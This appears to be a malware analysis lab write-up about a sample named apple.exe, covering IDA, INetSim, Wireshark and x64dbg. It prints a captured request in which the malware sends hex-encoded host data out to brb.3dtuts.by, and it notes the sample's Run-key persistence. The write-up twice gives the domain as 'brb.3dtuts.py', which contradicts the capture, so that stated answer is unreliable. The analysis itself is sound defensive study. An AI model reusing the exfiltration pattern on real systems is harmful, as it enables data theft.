


-> Or we can go into IDA and see that under sub_140002230, brbconfig.tmp seems to be created




- Examine the communication patterns of the malware and provide the domain it interacts with as your answer. Answer format: _._._
  -> We set up our attack host as the dns server as follows:


```
sudo inetsim
```



-> With the following setting in inetsim.conf (domainname can be changed if needed)



-> and setting up windows host appropriately.



-> Then we run apple.exe and capture the traffic.


-> One of the tcp traffic stream we captured is as follows:

Wireshark · Follow TCP Stream (tcp.stream eq 12) · tun0 (as superuser)

```
753e233e60282d383334282f753e233e602e35283e383a2b2b753e233e603f37373334282f753e233e600c36320
b292d081e753e233e6036283f2f38753e233e6028323334282f753e233e60282d383334282f753e233e60282d38
3334282f753e233e6016323829342834 3d2f1e3f3c3e0e2b3f3a2f3e753e233e602f3a28303334282f2c753e233
e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e603e232b3734293e29
753e233e60282d383334282f753e233e60282d383334282f753e233e60082f3a292f163e352e1e232b3e29323e3
5383e1334282f753e233e60092e352f32363e192934303e29753e233e60083e3a2938331a2b2b753e233e60083e
3a29383312353f3e233e29753e233e60092e352f32363e192934303e29753e233e60282d383334282f753e233e6
0282d383334282f753e233e60282d383334282f753e233e60173438301a2b2b753e233e60092e352f32363e1929
34303e29753e233e60282d383334282f753e233e602d36683f283e292d32383e753e233e602d362f343437283f7
53e233e60092e352f32363e192934303e29753e233e600b3334353e1e232b3e29323e35383e1334282f753e233e
60092e352f32363e192934303e29753e233e603f37373334282f753e233e600822282f3e36083e2f2f32353c287
53e233e601a2b2b3732383a2f3234351d293a363e1334282f753e233e60282d383334282f753e233e600e283e29
1414191e192934303e29753e233e60282d383334282f753e233e60282d383334282f753e233e60083c293619293
4303e29753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e6008
3e382e29322f22133e3a372f33083e292d32383e753e233e6008333e37371e232b3e29323e35383e1334282f753
e233e60092e352f32363e192934303e29753e233e60282d383334282f753e233e60282d383334282f753e233e60
282d383334282f753e233e60282d383334282f753e233e603828292828753e233e602c323537343c3435753e233
e6017343c34350e12753e233e603f2c36753e233e603d34352f3f292d3334282f753e233e60382f3d363435753e
233e60293f2b3837322b753e233e600f3e232f12352b2e2f1334282f753e233e602b342c3e2928333e3737753e2
33e6038343533342 82f753e233e60181d1d7b1e232b3734293e29753e233e60282d383334282f753e233e600c0e
1f1d1334282f753e233e60282d383334282f753e233e6038363f753e233e6038343533342 82f753e233e60323f3
a6d6f753e233e603a2b2b373e753e233e60282d383334282f753e233e60282d383334282f753e233e60282d3833
34282f753e233e603a2b2b373e753e233e603a2b2b373e753e233e60282d383334282f753e233e6035342f3e2b3
a3f753e233e60282d383334282f753e233e60236d6f3f393c753e233e603a2b2b373e753e233e60282d38333428
2f753e233e60282d383334282f753e233e603e232b3734293e29753e233e60282d383334282f753e233e6028363
a292f2838293e3e35753e233e603a2b2b373e753e233e60083e3a2938330b29342f343834371334282f753e233e
60083e3a2938331d32372f3e291334282f753e233e603a2b2b373e753e233e HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Host: brb.3dtuts.by
Connection: Close
Cache-Control: no-cache
```


-> So we can see that the domain it tries to interact with is brb.3dtuts.py

-> Another potential way we would do this is capture the traffic in wireshark and filter out addresses from our ip addresses as follows:





-> And we can see it is trying to query for brb.3dtuts.py.

- Does the malware achieve persistence by altering the Software\Microsoft\Windows\CurrentVersion\Run registry key? Answer format: Yes/No
  -> We see that under sub_140002230, it is doing some suspicious things like the following:



-> Or, we can perform text search in ida and see that it is doing stuff with the run registry key.






- After which function in x64dbg should a breakpoint be placed to unveil the decrypted content of the .tmp file? Answer format: C__t


-> We know for a content to be decrypted, it usually is read first.


-> Hence, we look for the highest level of dll (in this case kernel32dll) and a function that reads a file, that is ReadFile function.



